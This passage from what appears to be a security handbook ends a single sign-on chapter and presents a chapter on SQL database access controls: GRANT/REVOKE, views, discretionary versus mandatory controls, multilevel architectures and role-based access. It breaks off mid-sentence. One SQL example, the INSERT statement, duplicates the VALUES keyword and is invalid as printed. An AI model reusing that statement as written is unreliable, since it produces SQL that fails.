The encryption used in the product should be standard. That standard is presently DES but could change as new encryption standards are made. This will ensure that the product will be based on a tested, generally accepted encryption base.

Integrity of Security DB(s)

The database used by the product to store security information and parameters should be protected from changes via any source other than the product itself. Generic file edit tools should not be able to view or update the security database.

Optional Application Data Encryption

The product should provide the optional ability to interface to encrypted application data if the encryption techniques are provided. This enables the product to interact with encrypted data from existing applications.

Failsoft Ability

The product should have the ability to perform at a degraded degree without access to the security database. This ability should rely on administrator input on an as-needed basis to enable a user to sign on, access resources, and sign off. This enables the product to at least work in a degraded mode in an emergency in such a fashion that security is not compromised.

Conclusion

Single sign-on (SSO) can indeed be the answer to an array of user administration and access control problems. For the user, it *might* be a godsend. It is, however, not a straightforward or inexpensive solution. As with other so-called "enterprise security solutions," there remain the problems of scalability and phasing-in. There is generally no half-step to be taken in terms of how such a technology as this is rolled out. It is of course possible to limit it to a single platform, but that negates the whole point of doing SSO in the first place.

Like all solutions, SSO must have a real problem that it addresses. Initially regarded as a solution looking for a problem, SSO has broadened its scope to address more than simply the avalanche of loginids and passwords users seem to acquire in their systems travels. This greater functionality can provide much needed assistance and control in managing the user, his access rights, and the trail of activity left in his wake. This however comes at a cost.

Some significant observations made by others regarding SSO became apparent from an informal survey conducted by this author. The first is that it can be very expensive, based mostly on the scope of the implementation. The second is that it can be a solution looking for a problem — meaning that it sounds like a "really neat" technology (which it is) that proffers religion on some. This "religion" tends to be a real cause for concern in the manager or CIO over the IT function, for reasons that are well-understood. When the first conjoins with the second, the result is frequently substantial project scope creep — usually a very sad story with an unhappy ending in the IT world.

The third observation was more subtle, but more interesting. Although several vendors still offer an SSO product as an add-on, the trend appears to be more toward SSO slowly disappearing as a unique product. Instead, this capability is being included in platform or enterprise IT management solution software such as Tivoli (IBM) and Unicenter-TNG (Computer Associates). Given the fact that SSO products support most of the functions endemic to PKI, the other likelihood in the author's opinion is that SSO will be subsumed into the enterprise PKI solution and thus become a "feature" rather than a "product."

It does seem certain that this technology will continue to mature and improve, and eventually become more widely used. As more and more experience is gained in implementation endeavors, the files of "lessons learned"

will grow large with many painful implementation horror stories. Such stories often arise from "bad products badly constructed." Just as often, they arise from poorly managed implementation projects. SSO will suffer, and has, from the same bad rap — partially deserved, partially not. The point here is: do your homework, select the right tool for the right job, plan your work carefully, and execute thoroughly. It will probably still be difficult, but one might actually get the results one wants.

In the mystical and arcane practice of information security, many different tools and technologies have acquired that rarified and undeserved status known as "panacea." In virtually no case has any one of them fully lived up to this unreasonable expectation, and the family of products providing the function known as "single sign-on" is no exception.

Relational Data Base Access Controls Using SQL

Ravi S. Sandhu

This chapter discusses access controls in relational data base management systems. Access controls have been built into relational systems since they first emerged. Over the years, standards have developed and are continuing to evolve. In recent years, products incorporating mandatory controls for multilevel security have also started to appear.

The chapter begins with a review of the relational data model and SQL language. Traditional discretionary access controls provided in various dialects of SQL are then discussed. Limitations of these controls and the need for mandatory access controls are illustrated, and three architectures for building multilevel data bases are presented. The chapter concludes with a brief discussion of role-based access control as an emerging technique for providing better control than do traditional discretionary access controls, without the extreme rigidity of traditional mandatory access controls.

RELATIONAL DATA BASES

A relational data base stores data in relations that are expected to satisfy some simple mathematical properties. Roughly speaking, a relation can be thought of as a table. The columns of the table are called attributes, and the rows are called tuples. There is no significance to the order of the columns or rows; however, duplicate rows with identical values for all columns are not allowed.

Relation schemes must be distinguished from relation instances. The relation scheme gives the names of attributes as well as their permissible values. The set of permissible values for an attribute is said to be the attribute's domain. The relation instance gives the tuples of the relation at a given instant.

For example, the following is a relation scheme for the EMPLOYEE relation:

EMPLOYEE (NAME, DEPT, RANK, OFFICE, SALARY, SUPERVISOR)

The domain of the NAME, DEPT, RANK, OFFICE, and SUPERVISOR attributes are character strings, and the domain of the SALARY attribute is integers. A particular instance of the EMPLOYEE relation, reflecting the employees who are currently employed, is as follows:

NAME	DEPT	RANK	OFFICE	SALARY	SUPERVISOR
Rao	Electrical Engineering	Professor	KH252	50,000	Jones
Kaplan	Computer Science	Researcher	ST125	35,000	Brown
Brown	Computer Science	Professor	ST257	55,000	Black
Jones	Electrical Engineering	Chair	KH143	45,000	Black
Black	Administration	Dean	ST101	60,000	NULL

The relation instance of EMPLOYEE changes with the arrival of new employees, changes to data for existing employees, and with their departure. The relation scheme, however, remains fixed. The NULL value in place of Black's supervisor signifies that Black's supervisor has not been defined.

Primary Key

A candidate key for a relation is a minimal set of attributes on which all other attributes depend functionally. In other words, two tuples may not have the same values of the candidate key in a relation instance. A candidate key is minimal — no attribute can be discarded without destroying this property. A candidate key always exists, because, in the extreme case, it consists of all the attributes.

In general, there can be more than one candidate key for a relation. If, for example in the EMPLOYEE previously described, duplicate names can never occur, NAME is a candidate key. If there are no shared offices, OFFICE is another candidate key. In the particular relation instance above there are no duplicate salary values. This, however, does not mean that salary is a candidate key. Identification of the candidate key is a property of the relation scheme and applies to every possible instance, not merely to the one that happens to exist at a given moment. SALARY would qualify as a candidate key only in the unlikely event that the organization forbids duplicate salaries.

The primary key of a relation is one of its candidate keys that has been designated as such. In the previous example, NAME is probably more appropriate than OFFICE as the primary key. Realistically, a truly unique identifier, such as social security number or employee identity number, rather than NAME should be used as the primary key.

Entity and Referential Integrity

The primary key uniquely identifies a specific tuple from a relation instance. It also links relations together. The relational model incorporates two application-independent integrity rules called entity integrity and referential integrity to ensure these purposes are properly served.

Entity integrity simply requires that no tuple in a relation instance can have NULL (i.e., undefined) values for any of the primary key attributes. This property guarantees that the value of the primary key can uniquely identify each tuple.

Referential integrity involves references from one relation to another. This property can be understood in context of the EMPLOYEE relation by assuming that there is a second relation with the scheme:

DEPARTMENT (DEPT, LOCATION, PHONE NUMBER)

DEPT is the primary key of DEPARTMENT. The DEPT attribute of the EMPLOYEE relation is said to be a foreign key from the EMPLOYEE relation to the DEPARTMENT relation. In general, a foreign key is an attribute, or set of attributes, in one relation R_1, whose values must match those of the primary key of a tuple in some other relation R_2. R_1 and R_2 need not be distinct. In fact, because supervisors are employees, the SUPERVISOR attribute in EMPLOYEE is a foreign key with $R_1 = R_2 =$ EMPLOYEE.

Referential integrity stipulates that if a foreign key *FK* of relation R_1 is the primary key *PK* of R_2, then for every tuple in R_1 the value of *FK* must either be NULL or equal to the value of *PK* of a tuple in R_2. Referential integrity requires the following in the EMPLOYEE example:

- Because of the DEPT foreign key, there should be tuples for the Electrical Engineering, Computer Science and Administration departments in the DEPARTMENT relation.
- Because of the SUPERVISOR foreign key, there should be tuples for Jones, Brown and Black in the EMPLOYEE relation.

The purpose of referential integrity is to prevent employees from being assigned to departments or supervisors who do not exist in the data base, though it is all right for employee Black to have a NULL supervisor or for an employee to have a NULL department.

SQL

Every data base management system (DBMS) needs a language for defining, storing, retrieving, and manipulating data. SQL is the de facto standard in relational DBMSs. SQL emerged from several projects at the IBM San Jose (now called Almaden) Research Center in the mid-1970s. Its official name now is Data Base Language SQL.

An official standard for SQL has been approved by the American National Standards Institute (ANSI) and accepted by the International Standards Organization (ISO) and the National Institute of Standards and Technology as a Federal Information Processing Standard. The standard has evolved and continues to do so. The base standard is generally known as SQL'89 and refers to the 1989 ANSI standard. SQL'92 is an enhancement of SQL'89 and refers to the 1992 ANSI standard. A third version SQL, commonly known as SQL3, is being developed under the ANSI and ISO aegis.

Although most relational DBMSs support some dialect of SQL, SQL compliance does not guarantee portability of a data base from one DBMS to another. This is true because DBMS vendors typically include enhancements not required by the SQL standard but not prohibited by it either. Most products are also not completely compliant with the standard.

The following sections provide a brief explanation of SQL. Unless otherwise noted, the version discussed is SQL'89.

The CREATE Statement

The relation scheme for the EMPLOYEE example, is defined in SQL by the following command:

```
CREATE   TABLE        EMPLOYEE
         (NAME        CHARACTER      NOT NULL,
         DEPT         CHARACTER,
         RANK         CHARACTER,
         OFFICE       CHARACTER,
         SALARY       INTEGER,
         SUPERVISOR   CHARACTER,
         PRIMARY KEY  (NAME),
         FOREIGN KEY  (DEPT)         REFERENCES DEPARTMENT,
         FOREIGN KEY  (SUPERVISOR)   REFERENCES EMPLOYEE)
```

This statement creates a table called EMPLOYEE with six columns. The NAME, DEPT, RANK, OFFICE, and SUPERVISOR columns have character strings (of unspecified length) as values, whereas the SALARY column has integer values. NAME is the primary key. DEPT is a foreign key that references the primary key of table DEPARTMENT. SUPERVISOR is a foreign key that references the primary key (i.e., NAME) of the EMPLOYEE table itself.

INSERT and DELETE Statements

The EMPLOYEE table is initially empty. Tuples are inserted into it by means of the SQL INSERT statement. For example, the last tuple of the relation instance previously discussed is inserted by the following statement:

```
INSERT
INTO     EMPLOYEE(NAME, DEPT, RANK, OFFICE, SALARY, SUPERVISOR)
VALUES   VALUES('Black', 'Administration', 'Dean', 'ST101', 60000, NULL)
```

The remaining tuples can be similarly inserted. Insertion of the tuples for Brown and Jones must respectively precede insertion of the tuples for Kaplan and Rao, so as to maintain referential integrity. Alternatively, these tuples can be inserted in any order with NULL managers that are later updated to their actual values. There is a DELETE statement to delete tuples from a relation.

The SELECT Statement

Retrieval of data is effected in SQL by the SELECT statement. For example, the NAME, SALARY, and SUPERVISOR data for employees in the computer science department is extracted as follows:

```
SELECT    NAME, SALARY, SUPERVISOR
FROM      EMPLOYEE
WHERE     DEPT = 'Computer Science'
```

This query applied to instance of EMPLOYEE previously given returns the following data:

NAME	SALARY	SUPERVISOR
Kaplan	35,000	Brown
Brown	55,000	Black

The WHERE clause in a SELECT statement is optional. SQL also allows the retrieved records to be grouped together for statistical computations by means of built-in statistical functions. For example, the following query gives the average salary for employees in each department:

```
SELECT      DEPT, AVG(SALARY)
FROM        EMPLOYEE
GROUP BY    DEPT
```

Data from two or more relations can be retrieved and linked together in a SELECT statement. For example, the location of employees can be retrieved by linking the data in EMPLOYEE with that in DEPARTMENT, as follows:

```
SELECT    NAME, LOCATION
FROM      EMPLOYEE, DEPARTMENT
WHERE     EMPLOYEE.DEPT = DEPARTMENT.DEPT
```

This query attempts to match every tuple in EMPLOYEE with every tuple in DEPARTMENT but selects only those pairs for which the DEPT attribute in the EMPLOYEE tuple matches the DEPT attribute in the DEPARTMENT

tuple. Because DEPT is a common attribute to both relations, every use of it is explicitly identified as occurring with respect to one of the two relations. Queries involving two relations in this manner are known as joins.

The UPDATE Statement

Finally, the UPDATE statement allows one or more attributes of existing tuples in a relation to be modified. For example, the following statement gives all employees in the Computer Science department a raise of $1000:

```
UPDATE    EMPLOYEE
SET       SALARY = SALARY + 1000
WHERE     DEPT = 'Computer Science'
```

This statement selects those tuples in EMPLOYEE that have the value of Computer Science for the DEPT attribute. It then increases the value of the SALARY attribute for all these tuples by $1000 each.

BASE RELATIONS AND VIEWS

The concept of a view has an important security application in relational systems. A view is a virtual relation derived by an SQL definition from base relations and other views. The data base stores the view definitions and materializes the view as needed. In contrast, a base relation is actually stored in the data base.

For example, the EMPLOYEE relation previously discussed is a base relation. The following SQL statement defines a view called COMPUTER_SCI_DEPT:

```
CREATE    VIEW COMPUTER_SCI_DEPT
AS        SELECT    NAME, SALARY, SUPERVISOR
          FROM      EMPLOYEE
          WHERE     DEPT = 'Computer Science'
```

This defines the virtual relation as follows:

NAME	SALARY	SUPERVISOR
Kaplan	35,000	Brown
Brown	55,000	Black

A user who has permission to access COMPUTER_SCI_DEPT is thereby restricted to retrieving information about employees in the computer science department. The dynamic aspect of views can be illustrated by an example in which a new employee, Turing, is inserted in base relation EMPLOYEE, modifying it as follows:

NAME	DEPT	RANK	OFFICE	SALARY	SUPERVISOR
Rao	Electrical Engineering	Professor	KH252	50,000	Jones
Kaplan	Computer Science	Researcher	ST125	35,000	Brown
Brown	Computer Science	Professor	ST257	55,000	Black
Jones	Electrical Engineering	Chairman	KH143	45,000	Black
Black	Administration	Dean	ST101	60,000	NULL
Turing	Computer Science	Genius	ST444	95,000	Black

The view COMPUTER_SCI_DEPT is automatically modified to include Turing, as follows:

NAME	SALARY	SUPERVISOR
Kaplan	35,000	Brown
Brown	55,000	Black
Turing	95,000	Black

In general, views can be defined in terms of other base relations and views.

Views can also provide statistical information. For example, the following view gives the average salary for each department:

```
CREATE    VIEW AVSAL(DEPT,AVG)
AS        SELECT      DEPT,AVG(SALARY)
          FROM        EMPLOYEE
          GROUP BY    DEPT
```

For retrieval purposes, there is no distinction between views and base relations. Views, therefore, provide a very powerful mechanism for controlling what information can be retrieved. When updates are considered, views and base relations must be treated quite differently. In general, users cannot directly update views, particularly when they are constructed from the joining of two or more relations. Instead, the base relations must be updated, with views thus being updated indirectly. This fact limits the usefulness of views for authorizing update operations.

DISCRETIONARY ACCESS CONTROLS

This section describes the discretionary access control (DAC) facilities included in the SQL standard, though the standard is incomplete and does not address several important issues. Some of these deficiencies are being addressed in the evolving standard. Different vendors have also provided more comprehensive facilities than the standard calls for.

SQL Privileges

The creator of a relation in an SQL data base is its owner and can grant other users access to that relation. The access privileges or modes recognized in SQL correspond directly to the CREATE, INSERT, SELECT,

DELETE, and UPDATE SQL statements discussed previously. In addition, a REFERENCES privilege controls the establishment of foreign keys to a relation.

The CREATE Statement

SQL does not require explicit permission for a user to create a relation, unless the relation is defined to have a foreign key to another relation. In this case, the user must have the REFERENCES privilege for appropriate columns of the referenced relation. To create a view, a user must have the SELECT privilege on every relation mentioned in definition of the view. If a user has INSERT, DELETE, or UPDATE privileges on these relations, corresponding privileges will be obtained on the view (if it is updatable).

The GRANT Statement

The owner of a relation can grant one or more access privileges to another user. This can be done with or without the GRANT OPTION. If the owner grants SELECT with the GRANT OPTION, the user receiving this grant can further grant SELECT to other users. The latter GRANT can be done with or without the GRANT OPTION at the granting user's discretion.

The general format of a grant operation in SQL is as follows:

```
GRANT    privileges
[ON      relation]
TO       users
[WITH    GRANT OPTION]
```

The GRANT command applies to base relations as well as to views. The brackets on the ON and WITH clauses denotes that these are optional and may not be present in every GRANT command. It is not possible to grant a user the grant option on a privilege, without allowing the grant option itself to be further granted.

INSERT, DELETE, and SELECT privileges apply to the entire relation as a unit. Because INSERT and DELETE are operations on entire rows, this is appropriate. SELECT, however, implies the ability to select on all columns. Selection on a subset of the columns can be achieved by defining a suitable view and granting SELECT on the view. This method is somewhat awkward, and there have been proposals to allow SELECT to be granted on a subset of the columns of a relation. In general, the UPDATE privilege applies to a subset of the columns. For example, a user can be granted the authority to update the OFFICE but not the SALARY of an EMPLOYEE. SQL'92 extends the INSERT privilege to apply to a subset of the columns. Thus, a clerical user, for example, can insert a tuple for a new employee with the NAME, DEPARTMENT, and RANK data. The OFFICE, SALARY, and SUPERVISOR

data can then be updated in this tuple by a suitably authorized supervisory user.

SQL'89 has several omissions in its access control facilities. These omissions have been addressed by different vendors in different ways. The following section identifies the major omissions and illustrates how they have been addressed in products and in the evolving standard.

The REVOKE Statement

One major shortcoming of SQL'89 is the lack of a REVOKE statement to take away a privilege granted by a GRANT. IBM's DB2 product provides a REVOKE statement for this purpose.

It is often necessary that revocation cascade. In a cascading revoke, not only is the privilege revoked, so too are all GRANTs based on the revoked privilege. For example, if user Tom grants Dick SELECT on relation R with the GRANT OPTION, Dick subsequently grants Harry SELECT on R, and Tom revokes SELECT on R from Dick, the SELECT on R privilege is taken away not only from Dick but also from Harry. The precise mechanics of a cascading revoke is somewhat complicated. If Dick had received the SELECT on R privilege (with GRANT OPTION) not only from Tom but also from Jane before Dick granted SELECT to Harry, Tom's revocation of the SELECT from R privilege from Dick would not cause either Dick or Tom to lose this privilege. This is because the GRANT from Jane remains valid.

Cascading revocation is not always desirable. A user's privileges to a given table are often revoked because the user's job functions and responsibilities have changed. For example, if Mary, the head of a department moves on to a different assignment, her privileges to her former department's data should be revoked. However, a cascading revoke could cause lots of employees of that department to lose their privileges. These privileges must then be regranted to keep the department functioning.

SQL'92 allows a revocation to be cascading or not cascading, as specified by the revoker. This is a partial solution to the more general problem of how to reassign responsibility for managing access to data from one user to another as their job assignments change.

Other Privileges

Another major shortcoming of SQL'89 is the lack of control over who can create relations. In SQL'89, every user is authorized to create relations. The Oracle DBMS requires possession of a RESOURCE privilege to create new relations. SQL'89 does not include a privilege to DROP a relation. Such a privilege is included in DB2.

SQL'89 does not address the issue of how new users are enrolled in a data base. Several DBMS products take the approach that a data base is

originally created to have a single user, usually called the DBA (data base administrator). The DBA essentially has all privileges with respect to this data base and is responsible for enrolling users and creating relations. Some systems recognize a special privilege (called DBA in Oracle and DBADM in DB2) that can be granted to other users at the original DBA's discretion and allows these users effectively to act as the DBA.

LIMITATIONS OF DISCRETIONARY CONTROLS

The standard access controls of SQL are said to be discretionary because the granting of access is under user control. Discretionary controls have a fundamental weakness, however. Even when access to a relation is strictly controlled, a user with SELECT access can create a copy of the relation, thereby circumventing these controls. Furthermore, even if users can be trusted not to engage deliberately in such mischief, programs infected with Trojan horses can have the same disastrous effect.

For example, in the following GRANT operation:

TOM: GRANT SELECT ON EMPLOYEE TO DICK

Tom has not conferred the GRANT option on Dick. Tom's intention is that Dick should not be allowed to further grant SELECT access on EMPLOYEE to other users. However, this intent is easily subverted as follows. Dick creates a new relation, COPY-OF-EMPLOYEE, into which he copies all the rows of EMPLOYEE. As the creator of COPY-OF-EMPLOYEE, Dick can grant any privileges for it to any user. Dick can therefore grant Harry access to COPY-OF-EMPLOYEE as follows:

DICK: GRANT SELECT ON COPY-OF-EMPLOYEE TO HARRY

At this point, Harry has access to all the information in the original EMPLOYEE relation. For all practical purposes, Harry has SELECT access to EMPLOYEE, so long as Dick keeps COPY-OF-EMPLOYEE reasonably up to date with respect to EMPLOYEE.

The problem, however, is actually worse than this scenario indicates. It portrays Dick as a cooperative participant in this process. For example, it might be assumed that Dick is a trusted confidant of Tom and would not deliberately subvert Tom's intentions regarding the EMPLOYEE relation. But if Dick were to use a text editor supplied by Harry, which Harry had programmed to create the COPY-OF-EMPLOYEE relation and execute the preceding GRANT operation, the situation might be different. Such software is said to be a Trojan horse because in addition to the normal functions expected by its user it also engages in surreptitious actions to subvert security. Thus, a Trojan horse executed by Tom could actually grant Harry the privilege to SELECT on EMPLOYEE.

Organizations trying to avoid such scenarios can require that all software they run on relational data bases be free of Trojan horses, but this is generally not considered a practical option. The solution is to impose mandatory controls that cannot be violated, even by Trojan horses.

MANDATORY ACCESS CONTROLS

Mandatory access controls (MACs) are based on security labels associated with each data item and each user. A label on a data item is called a security classification; a label on a user is called security clearance. In a computer system, every program run by a user inherits the user's security clearance.

In general, security labels form a lattice structure. This discussion assumes the simplest situation, in which there are only two labels — S for secret and U for unclassified. It is forbidden for S information to flow into U data items. Two mandatory access controls rules achieve this objective:

1. *Simple security property.* A U-user cannot read S-data.
2. *Star property.* A S-user cannot write U-data.

Some important points should be clearly understood in this context. First, the rules assume that a human being with S clearance can log in to the system as a S-user or a U-user. Otherwise, the star property prevents top executives from writing publicly readable data. Second, these rules prevent only the overt reading and writing of data. Trojan horses can still leak secret data by using devious means of communication called covert channels. Finally, mandatory access controls in relational data bases usually enforce a strong star property:

- *Strong star property.* A S-user cannot write U-data, and a U-user cannot write S-data.

The strong star property limits users to writing at their own level, for reasons of integrity. The (weak) star property allows a U-user to write S-data. This can result in overwriting, and therefore destruction, of S-data by U-users. The remainder of this chapter will assume the strong star property.

Labeling Granularity

Security labels can be assigned to data at different levels of granularity in relational data bases. Assigning labels to entire relations can be useful but is generally inconvenient. For example, if some salaries are secret but others are not, these salaries must be placed in different relations. Assigning labels to an entire column of a relation is similarly inconvenient in the general case.

The finest granularity of labeling is at the level of individual attributes of each tuple or row or at the level of individual element-level labeling. This

offers considerable flexibility. Most of the products emerging offer labeling at the level of a tuple. Although not so flexible as element-level labeling, this approach is definitely more convenient than using relation- or column-level labels. Products in the short term can be expected to offer tuple-level labeling.

MULTILEVEL DATA BASE ARCHITECTURES

In a multilevel system, users and data with different security labels coexist. Multilevel systems are said to be trusted because they keep data with different labels separated and ensure the enforcement of the simple security and strong star properties. Over the past fifteen years or so, considerable research and development has been devoted to the construction of multilevel data bases. Three viable architectures are emerging:

1. Integrated data architecture (also known as the trusted subject architecture).
2. Fragmented data architecture (also known as the kernelized architecture).
3. Replicated data architecture (also known as the distributed architecture).

The newly emerging relational data base products are basically integrated data architectures. This approach requires considerable modification of existing relational DBMSs and can be supported by DBMS vendors because they own the source code for their DBMSs and can modify it in new products.

Fragmented and replicated architectures have been demonstrated in laboratory projects. They promise greater assurance of security than does the integrated data architecture. Moreover, they can be constructed by using commercial off-the-shelf DBMSs as components. Therefore, non-DBMS vendors can build these products by integrating off-the-shelf trusted operating systems and non-trusted DBMSs.

Integrated Data Architecture

The integrated data architecture is illustrated in Exhibit 1. The bottom of the Exhibit shows three kinds of data coexisting in the disk storage of the illustrated systems:

1. *U-non-DBMS-data.* Unclassified data files are managed directly by the trusted operating system.
2. *S-non-DBMS-data.* Secret data files are managed directly by the trusted operating system.
3. *U+S-DBMS-data.* Unclassified and secret data are stored in files managed cooperatively by the trusted operating system and the trusted DBMS.




Exhibit 1. Integrated Data Architecture

At the top of the diagram on the left hand side a U-user and S-user interact directly with the trusted operating system. The trusted operating system allows these users to access only non-DBMS data in this manner. As according to the simple security and strong star properties, the U-user is allowed to read and write U-non-DBMS data, while the S-user is allowed to read U-non-DBMS data and read and write S-non-DBMS data. DBMS data must be accessed via the DBMS.

The right hand side of the diagram shows a U-user and S-user interacting with the trusted DBMS. The trusted DBMS enforces the simple security and strong star properties with respect to the DBMS data. The trusted DBMS relies on the trusted operating system to ensure that DBMS data cannot be accessed without intervention by the trusted DBMS.




Exhibit 2. Fragmented Data Architecture

Fragmented Data Architecture

The fragmented data architecture is shown in Exhibit 2. In this architecture, only the operating system is multilevel and trusted. The DBMS is untrusted and interacts with users at a single level. The bottom of the exhibit shows two kinds of data coexisting in the disk storage of the system:

1. *U-data.* Unclassified data files are managed directly by the trusted operating system.
2. *S-data.* Secret data files are managed directly by the trusted operating system.

The trusted operating system does not distinguish between DBMS and non-DBMS data in this architecture. It supports two copies of the DBMS, one that can interact only with U-users and another that can interact only with S-users. These two copies run the same code but with different security

labels. The U-DBMS is restricted by the trusted operating system to reading and writing U-data. The S-DBMS, on other hand, can read and write S-data as well as read (but not write) U-data.

This architecture has great promise, but its viability depends on the availability of usable good-performance trusted operating systems. So far, there are few trusted operating systems, and these lack many of the facilities that users expect modern operating systems to provide. Development of trusted operating systems continues to be active, but progress has been slow. Emergency of strong products in this arena could make the fragmented data architecture attractive in the future.

Replicated Data Architecture

The replicated data architecture is shown in Exhibit 3. This architecture requires physical separation on backend data base servers to separate U- and S-users of the data base. The bottom half of the diagram shows two physically separated computers, each running a DBMS. The computer on the left hand side manages U-data, whereas the computer on the right hand side manages a mix of U- and S-data. The U-data on the left hand side is replicated on the right hand side.

The trusted operating system serves as a front end. It has two objectives. First, it must ensure that a U-user can directly access only the U-backend (left hand side) and that a S-user can directly access only the S-backend (right hand side). Second, the trusted operating system is the sole means for communication from the U-backend to the S-backend. This communication is necessary for updates to the U-data to be propagated to the U-data stored in the S-backend. Providing correct and secure propagation of these updates has been a major obstacle for this architecture, but recent research has provided solutions to this problem. The replicated architecture is viable for a small number of security labels, perhaps a few dozen, but it does not scale gracefully to hundreds or thousands of labels.

ROLE-BASED ACCESS CONTROLS

Traditional DACs are proving to be inadequate for the security needs of many organizations. At the same time, MACs based on security labels are inappropriate for many situations. In recent years, the notion of role-based access control (RBAC) has emerged as a candidate for filling the gap between traditional DAC and MAC.

One of weaknesses of DAC in SQL is that it does not facilitate the management of access rights. Each user must be explicitly granted every privilege necessary to accomplish his or her tasks. Often groups of users need similar or identical privileges. All supervisors in a department might require identical privileges; similarly, all clerks might require identical privileges,




Exhibit 3. Replicated Data Architecture

